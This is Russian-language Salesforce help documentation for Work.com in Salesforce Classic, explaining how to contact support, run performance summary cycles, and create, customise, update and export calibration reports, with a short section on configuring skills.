
[Включение или выключение параметров Work.com](#)

[Общие сведения о внедрении Work.com](#)

## Обращение в службу поддержки Work.com

При необходимости включения некоторых полномочий или возникновении технических проблем обратитесь в службу поддержки Work.com.

1. Выполните вход в Salesforce, затем перейдите на [страницу «Справка и обучение»](#).
2. В разделе «Связаться со службой поддержки» щелкните **Создать обращение**.



3. Щелкните элемент **Облако продаж**.
4. Щелкните **Work.com**.  
Отобразится список наиболее часто встречающихся неполадок.
5. Если вы не увидите решения вашего вопроса, выберите **Щелкните здесь**, чтобы просмотреть дополнительные параметры поддержки и зарегистрировать новое обращение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

HELP FINDER BILLING HELP

---

✓

✓

QUESTION

SOLUTION

|  |  |
|--|--|
| I need help with Skills Setup >                            | I need help with Skills Reporting >                                    |
| Why Is my single language Org having translation Issues? > | I need help with Setup / Enablement Login Issues >                     |
| I need help with Setup / Enablement Best Practice >        | I need help with Setup / Enablement Account / License Administration > |
| I need help with Salesforce1 >                             | I need help with Rewards >   |

Show more Questions

Don't see your Question? For Additional Support Options [Click Here](#)

Check out these additional ways to get help.

RECOMMENDED

**Ask the community.**

Engage with a community of passionate experts to get the answers you need.

SELECT

**Log a new case.**

Submit a case and our support experts will get back to you soon.

SELECT

PREMIER

**Start a live chat.**

Prefer typing to talking? Chat with one of our on-call solutions experts, and solve your issue in real-time.

SELECT >

PREMIER

**Support call.**

Need answers ASAP? Leave a brief description of your problem, and we'll call you as soon as we can.

SELECT >

6. Введите сведения обращения и щелкните **Отправить**.

СМ. ТАКЖЕ:

[Включение или выключение параметров Work.com](#)



## Общие сведения о циклах сводок по производительности

Рекомендуем использовать циклы сводок по производительности Work.com для создания, развертывания и предоставления общего доступа ко сводкам по производительности во всей компании.

Ниже перечислены типичные действия, доступные над циклом сводок по производительности.

1. «Планировать»: создание цикла сводок по производительности и добавление нужных пользователей.
2. «Развернуть»: предоставление пользователям доступа ко сводкам по производительности.
3. «Оценить»: составление и отправка сводок по производительности.
4. «Калибровать»: дополнительное сопоставление и обновление отправленных сводок по производительности посредством функции «Калибровка».
5. «Опубликовать»: предоставление объектам сводок общего доступа к отправленным сводкам по производительности.
6. «Готово»: завершение цикла сводок по производительности.

Для просмотра списка недавно просмотренных циклов производительности щелкните вкладку «Циклы производительности».


 **Прим.:** При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок  справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или добавленной в версию **Performance Edition.**



| Performance Cycle Name                       | Owner Name                   | Activity From | Activity To | State       |
|--|------------------------------|---------------|-------------|-------------|
| <a href="#">Quarterly Performance Review</a> | <a href="#">Perkins, Dan</a> | 5/1/2015      | 7/31/2015   | In Progress |
| <a href="#">Service Review</a>               | <a href="#">Perkins, Dan</a> | 8/1/2015      | 8/15/2015   | Setup       |

Щелкните кнопку «Создать», чтобы создать новый цикл, или щелкните имя цикла для просмотра сведений.

Performance Cycle  
**Quarterly Performance Review**  
[Edit Layout](#) | [Printable View](#) | [Help for this Page](#)

[Show Feed](#)

[Feedback Question Sets](#) [2] | [Feedback Requests](#) [4] | [Job Tracker](#) [2]

**Performance Cycle Detail** [Clone](#) [Share All](#) [Finish](#)

▼ **Information**





|                        |                                      |              |                             |
|------------------------|--------------------------------------|--------------|-----------------------------|
| Performance Cycle Name | Quarterly Performance Review         | Owner Name   | <a href="#">Dan Perkins</a> |
| Activity From          | 5/1/2015                             | Activity To  | 7/31/2015                   |
| State                  | In Progress                          | Current Task | <a href="#">i</a>           |
| Last Shared Date       | 8/13/2015 11:18 AM <a href="#">i</a> |              |                             |

[Clone](#) [Share All](#) [Finish](#)

**Feedback Question Sets**

| Action                         | Feedback Question Set Name | Feedback Type   | Due Date  |
|--------------------------------|----------------------------|-----------------|-----------|
| <a href="#">Self Summary</a>   |                            | Self Summary    | 8/21/2015 |
| <a href="#">Manager Review</a> |                            | Manager Summary | 8/31/2015 |

**Feedback Requests** [Add Subject](#) [Upload Subject CSV](#)

| Action  | Feedback Request Name   | Feedback About                | Feedback From                 | Feedback Request State |
|---|---|-------------------------------|-------------------------------|------------------------|
|    | <a href="#">Feedback about Joe Cake</a><br>Quarterly Performance Review<br>Manager Summary      | <a href="#">Joe Cake</a>      | <a href="#">Sally Strudel</a> | Submitted              |
|    | <a href="#">Feedback about Joe Cake</a><br>Quarterly Performance Review<br>Self Summary         | <a href="#">Joe Cake</a>      | <a href="#">Joe Cake</a>      | Draft                  |
|  | <a href="#">Feedback about Sally Strudel</a><br>Quarterly Performance Review<br>Manager Summary | <a href="#">Sally Strudel</a> | <a href="#">Dan Perkins</a>   | Draft                  |
|  | <a href="#">Feedback about Sally Strudel</a><br>Quarterly Performance Review<br>Self Summary    | <a href="#">Sally Strudel</a> | <a href="#">Sally Strudel</a> | Declined               |

**Job Tracker**

| Action                                      | Job Name | Status    | Start Date         | End Date           | Message                       |
|---|----------|-----------|--------------------|--------------------|-------------------------------|
| <a href="#">Deploy Performance Cycle</a>    |          | Completed | 8/13/2015 11:15 AM | 8/13/2015 11:15 AM | The Bulk API batch completed. |
| <a href="#">Share Performance Summaries</a> |          | Completed | 8/13/2015 11:18 AM | 8/13/2015 11:18 AM |                               |

Ниже перечислены действия, доступные на данной странице.

- Просмотр сведений о цикле сводок по производительности.
- Выполнить нужное действие над циклом. Доступные действия определяются текущим статусом цикла и могут включать действия «Клонировать», «Правка», «Развернуть», «Удалить», «Опубликовать все» и «Готово».
- Доступ к вопросам по циклу производительности.
- Просмотр списка запросов на предоставление сводки производительности. Также можно добавлять темы по отдельности или загрузить CSV-файл для пакетной загрузки тем.



- Просмотр списка заданий, выполняемых в ходе цикла производительности, включая развертывание цикла и предоставление общего доступа к сводкам производительности.

СМ. ТАКЖЕ:

[Общие сведения о сводках по производительности](#)

[Создание цикла сводок по производительности](#)

[Добавление людей в цикл сводок по производительности](#)

[Удаление людей из цикла сводок по производительности](#)


[Развертывание цикла сводок по производительности](#)

[Действия над циклами сводок по производительности](#)

## Создание цикла сводок по производительности

На странице «Циклы производительности» можно создавать циклы сводок по производительности Work.com для получения отзывов о пользователях в организации.

1. Щелкните вкладку «Циклы производительности».

При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок  справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Нажмите кнопку «Создать».



**Прим.:** Чтобы создать цикл производительности, щелкните ссылку «Клонировать» на странице другого цикла производительности. При этом копируются только имя цикла, дата начала действия и дата окончания действия. Наборы вопросов, крайние сроки и прочие сведения не копируются.

3. Введите имя цикла, дату начала действия и дату окончания действия.

4. Нажмите кнопку «Сохранить».

5. Выберите пункт «Создать набор вопросов отзыва».

6. Введите имя набора, тип отзывов и дату окончания.

Наборы вопросов группируют вопросы на основе целевой аудитории. Например, сводка по производительности для пользователя А может предназначаться четырем разным аудиториям.

- «Сводка по менеджеру»: вопросы для менеджера пользователя А. По умолчанию сводка по менеджеру добавляется во все циклы.
- «Сводка на уровне пользователя»: вопросы для пользователя А.
- «Сводка на уровне коллеги»: вопросы для коллег пользователя А.
- «Сводка на уровне пропуска»: вопросы для прямых подчиненных пользователя А.

7. Нажмите кнопку «Сохранить».

8. Выберите пункт «Создать вопрос отзыва».

9. Введите сведения о вопросе.

При необходимости выберите правила для каждого вопроса.

- «Дополнительно»: данный вопрос может быть пропущен пользователем, составляющим сводку.
- «Конфиденциально»: отправленный ответ будет недоступен объекту сводки. Данное правило недоступно для сводок на уровне пользователя.

При необходимости добавьте инструкции в начало каждого вопроса.

10. Нажмите кнопку «Сохранить».

11. При необходимости добавьте дополнительные наборы вопросов и ответов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сводок по производительности:

- «Чтение» для циклов производительности

Для создания цикла сводок по производительности:

- «Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности

После добавления вопросов в цикл сводки производительности добавьте пользователей.

СМ. ТАКЖЕ:

[Общие сведения о циклах сводок по производительности](#)

[Общие сведения о сводках по производительности](#)

[Добавление людей в цикл сводок по производительности](#)


[Развертывание цикла сводок по производительности](#)

## Добавление людей в цикл сводок по производительности

Добавляйте людей в цикл сводок по производительности вручную или посредством CSV-файла.

Людей можно добавлять только в циклы сводок, имеющие статус «Настройка» или «Выполняется».

### 1. Щелкните вкладку «Циклы производительности».

При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок  справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

### 2. Щелкните цикл сводок по производительности.

### 3. Перейдите к разделу «Запросы отзывов» и добавьте пользователей в цикл производительности.

- Чтобы добавить темы вручную, щелкните кнопку **«Добавить тему»**. Введите имя пользователя и нажмите кнопку **«Сохранить»**.
- Чтобы загрузить список пользователей посредством CSV-файла, последовательно выберите параметры **«Загрузить CSV-файл»** и **«Выбрать файл»**. Выберите CSV-файл, щелкните кнопку **«Загрузить»** и сохраните изменения.

В первом столбце CSV-файла должен содержаться список кодов пользователей (например: 005R0000000DjZW) или имена пользователей (например: john@acme.com). Данные должны начинаться со второй строки, так как первая строка выступает в качестве заголовка и не используется при загрузке.



**Совет:** Многие организации используют собственные требования относительно участия в цикле сводок по производительности. Чтобы уточнить список пользователей, подлежащих добавлению, и получить их имена, воспользуйтесь отчетом «Пользователи».

Средство отслеживания выполнения заданий отображает состояние загрузки CSV-файла. Кроме того, пользователей, включенных в цикл сводок о производительности, можно подтвердить в разделе «Запросы отзыва».

СМ. ТАКЖЕ:

[Общие сведения о циклах сводок по производительности](#)

[Развертывание цикла сводок по производительности](#)

[Удаление людей из цикла сводок по производительности](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сводок по производительности:

- «Чтение» для цикла производительности

Для добавления людей в цикл сводок по производительности:

- «Просмотр настройки и конфигурации»

И


«Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности

## Удаление людей из цикла сводок по производительности

Система позволяет удалять ненужных людей из цикла сводок по производительности.

Пользователей можно удалить только из циклов производительности, имеющих статус «Настройка».

### 1. Щелкните вкладку «Циклы производительности».

При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок  справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

### 2. Щелкните цикл сводок по производительности.

### 3. Перейдите к разделу «Запросы отзыва» и щелкните кнопку «Удал.» в столбце «Действия» для пользователя, которого следует удалить.

СМ. ТАКЖЕ:

[Общие сведения о циклах сводок по производительности](#)

[Развертывание цикла сводок по производительности](#)

[Добавление людей в цикл сводок по производительности](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сводок по производительности:


- «Чтение» для цикла производительности

Для удаления людей из цикла сводок по производительности:


- «Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности

## Развертывание цикла сводок по производительности

Чтобы предоставить пользователям доступ ко сводкам, рекомендуем развернуть цикл сводок по производительности.

 **Прим.:** Развернутый цикл сводок по производительности не поддерживает редактирование вопросов и сведений о цикле, но позволяет добавлять пользователей.

### 1. Щелкните вкладку «Циклы производительности».

При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок  справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

### 2. Щелкните цикл сводок по производительности.

### 3. Нажмите кнопку «Развернуть».

Все неактивные пользователи автоматически удаляются перед развертыванием цикла. По завершении развертывания пользователю отправляется сообщение эл. почты, содержащее подробные сведения о развертывании цикла и всех удаленных пользователях. При необходимости они могут быть добавлены обратно.

Развернутая сводка по менеджеру назначается менеджеру каждого пользователя, добавленного в цикл. Если цикл содержит сводки на уровне пользователя, то данные сводки назначаются связанным пользователям. Каждому назначенному пользователю отправляется электронное уведомление, подтверждающее доступность сводок для составления.

СМ. ТАКЖЕ:

[Общие сведения о циклах сводок по производительности](#)

[Общие сведения о сводках по производительности](#)

[Создание цикла сводок по производительности](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования цикла сводок по производительности:

- «Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности

## Действия над циклами сводок по производительности

В зависимости от состояния цикла производительности на странице сведений о нем будут доступны различные действия.

| Действие         | Доступно для статусов          | Описание  |
|------------------|--------------------------------|---|
| Редактирование   | Настройка                      | Редактирование имени цикла, даты начала действия и даты окончания действия.   |
| Развернуть       | Настройка                      | Развертывание цикла сводок и связанных сводок. Изменение статуса цикла сводок на значение «Выполняется».  |
| Удалить          | Настройка                      | Удаление цикла сводок и связанных сводок.   |
| Готово           | Выполняется                    | Завершение цикла сводок по производительности и изменение статуса цикла сводок на значение «Завершено». Также удаляет отклоненные и неотправленные сводки.                        |
| Клонировать      | Настройка, Выполняется, Готово | Клонирование цикла сводок. Копирование имени цикла, даты начала действия и даты окончания действия. Наборы вопросов, крайние сроки, пользователи и прочие сведения не копируются. |
| Опубликовать все | Выполняется                    | Предоставление объектам сводок общего доступа к отправленным сводкам по производительности. Данное действие не применяется к конфиденциальным вопросам.                           |

СМ. ТАКЖЕ:

[Общие сведения о циклах сводок по производительности](#)

[Создание цикла сводок по производительности](#)

[Развертывание цикла сводок по производительности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## Общие сведения о калибровке

Рекомендуем использовать отчеты по калибровке Work.com для визуализации, сопоставления и обновления оценок производительности во всей компании.

 **Прим.:** В организациях, использующих версию **Performance Edition**, функция «Калибровка» не поддерживается следующими профилями: «Менеджер контрактов», «Пользователь Marketing», «Только для чтения» и «Менеджер решений».

Отчеты по калибровке охватывают данные из циклов сводок по производительности. Данные отчеты позволяют менеджерам и руководителям получать более полное представление о производительности рабочих групп или организаций. Они могут быстро определять сотрудников с высокими и низкими показателями производительности, а также (при наличии соответствующих полномочий) изменять отдельные оценки производительности сотрудника прямо в отчете по калибровке.

Создайте собственный отчет по калибровке или загрузите пакет отчетов по калибровке со страницы «Установка пакета».

- [Пакет отчетов по калибровке для производственной среды](#)
- [Пакет отчетов по калибровке для безопасной среды](#)

Отчеты по калибровке доступны на вкладке «Калибровка». Обратите внимание, что одновременно пользователь может просматривать только результаты для одного цикла сводок по производительности.

Раздел «График распространения» позволяет просматривать распространение оценок для каждого вопроса типа «Многовариантный выбор». Чтобы просмотреть распространение оценок, выберите разные вопросы из раскрывающегося списка.

Раздел «Сотрудники в графике» позволяет просматривать сведения о сводке по производительности для пользователей, добавленных в анализ производительности. При необходимости выполните фильтрацию и сортировку каждого столбца. Фильтрация столбцов инициирует обновление графика распространения. При необходимости добавьте настраиваемые столбцы для фильтрации сведений о сводке по производительности. Чтобы просмотреть отдельные сводки по производительности, воспользуйтесь столбцом «Просмотр».

СМ. ТАКЖЕ:

[Включение или выключение параметров Work.com](#)

[Создание отчета по калибровке](#)

[Настройка отчета по калибровке](#)

[Обновление сведений о сводке по производительности](#)

[Экспорт сведений об отчете по калибровке](#)

[Общие сведения о циклах сводок по производительности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- «Включить калибровку Work.com»

Для редактирования оценок производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности



## Создание отчета по калибровке

Чтобы создать отчет по калибровке, рекомендуем скопировать текущий отчет или создать отчет, соответствующий заданным критериям.

Кроме того, можно загрузить пакет отчетов по калибровке со страницы «Установка пакета».

- [Пакет отчетов по калибровке для производственной среды](#)
  - [Пакет отчетов по калибровке для безопасной среды](#)
1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
  2. Щелкните **«Просмотр/редактирование отчета»**.
  3. Нажмите кнопку **«Сохранить как»**.
  4. Введите имя, дополнительное описание и уникальное имя, а затем выберите папку отчетов.  
Отчет, сохраненный в общедоступную папку, доступен всем пользователям, которые могут просматривать данную папку, но позволяет каждому пользователю просматривать только доступные сводки по производительности. Отчет по калибровке, сохраненный в папку «Мои личные настраиваемые отчеты», доступен только текущему пользователю.
  5. Нажмите кнопку **«Сохранить и вернуться к отчету»**.



**Совет:** При необходимости создайте отчет. Отчет, соответствующий определенным критериям, автоматически добавляется в раскрывающийся список «Калибровка».

- Выберите тип отчета **«Калибровка Work.com»**.
- Выберите формат отчета **«Сводный»** с группированием по полям «Имя вопроса отзыва» и «Отзыв».
- Добавьте перечисленные ниже столбцы.
  - Код цикла производительности
  - Код запроса отзыва
  - Код отзыва
  - Тема: Код пользователя
  - Тема: полное имя (или «Тема: личное имя» и «Тема: фамилия»)
- Выполните фильтрацию отчета для просмотра только одного цикла сводок по производительности.

СМ. ТАКЖЕ:

- [Общие сведения о калибровке](#)
- [Создание отчета](#)
- [Настройка отчета по калибровке](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- «Включить калибровку Work.com»

## Настройка отчета по калибровке

Отчет по калибровке может быть дополнен столбцами и фильтрами.

Отчеты по калибровке используют функцию составления отчетов Salesforce. Отчет по калибровке может быть отфильтрован и дополнен настраиваемыми столбцами. Порядок отображения столбцов соответствует порядку их добавления. Тем не менее, отчеты по калибровке не поддерживают порядок сортировки.

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
2. Щелкните **«Просмотр/редактирование отчета»**.
3. Щелкните **«Настроить»**.
4. При необходимости дополните отчет фильтрами и столбцами.
  - Ниже перечислены обязательные столбцы, которые не могут быть удалены из отчетов по калибровке.
    - Код цикла производительности
    - Код запроса отзыва
    - Код отзыва
    - Тема: Код пользователя
    - Тема: полное имя (или «Тема: личное имя» и «Тема: фамилия»)
5. Нажмите кнопку **«Сохранить»**.



**Пример:** Ниже перечислены некоторые типичные примеры использования.

- Фильтрация по циклу сводок по производительности для просмотра обязательного цикла сводок по производительности
- Фильтрация по отделу для создания соответствующего отчета
- Фильтрация по расположению для создания соответствующего отчета

СМ. ТАКЖЕ:

[Предоставление доступа к данным посредством отчетов](#)

[Общие сведения о калибровке](#)

[Создание отчета по калибровке](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- «Включить калибровку Work.com»

## Обновление сведений о сводке по производительности

Отчет по калибровке позволяет напрямую обновлять сведения о сводке по производительности.

Пользователи могут обновлять только доступные сводки по производительности. При наличии полномочия «Изменение всех данных» или «Просмотр всех данных» пользователи могут просматривать оценки сводок по производительности перед их отправкой. Редактированию подлежат только поля многовариантных вопросов, предназначенные для менеджера пользователя. Ответы не могут быть изменены после завершения сводки по производительности и предоставления общего доступа пользователю.

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
2. Дважды щелкните нужную оценку в разделе «Сотрудники в графике».  
Пользователи могут изменять оценки только для отправленной сводки по производительности.
3. Выберите новое значение.
4. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

- [Общие сведения о калибровке](#)
- [Создание отчета по калибровке](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- «Включить калибровку Work.com»

Для редактирования оценок производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

## Экспорт сведений об отчете по калибровке

Данные сводок по производительности могут быть экспортированы посредством основного отчета по калибровке.

1. Выберите нужный отчет по калибровке на вкладке «Калибровка».
2. Щелкните **«Просмотр/редактирование отчета»**.
3. Нажмите кнопку **«Экспортировать сведения»**.
4. Выберите кодировку и формат файла.
5. Нажмите кнопку **«Экспорт»**.

СМ. ТАКЖЕ:

[Общие сведения о калибровке](#)

[Создание отчета по калибровке](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- «Включить калибровку Work.com»

Для редактирования оценок производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

## Настройка навыков


Система позволяет изменять полномочия объекта для навыков и подтверждений в соответствии с текущими потребностями организации.

Настройка навыков и подтверждений выполняется аналогично редактированию других объектов. Под настройкой понимается добавление настраиваемых полей, изменение макетов страниц и добавление триггеров, бизнес-правил или правил проверки. При необходимости пользователи могут настраивать области наложения, отображаемые для навыков.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Администраторы могут изменять полномочия объекта для навыков и подтверждений в соответствии с текущими потребностями организации. Например, настроенные параметры объекта могут запрещать пользователям создание навыков и разрешать назначение другим пользователям только навыков, созданных администратором. По умолчанию поддерживаемые профили пользователей позволяют просматривать, создавать, редактировать и удалять навыки, а администраторам предоставляются полномочия «Просмотр всех данных» и «Изменение всех данных».

Кроме того, администраторы могут изменять некоторые параметры навыков на странице «Параметры Work.com». Введите строку «*Параметры Work.com*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Work.com**».

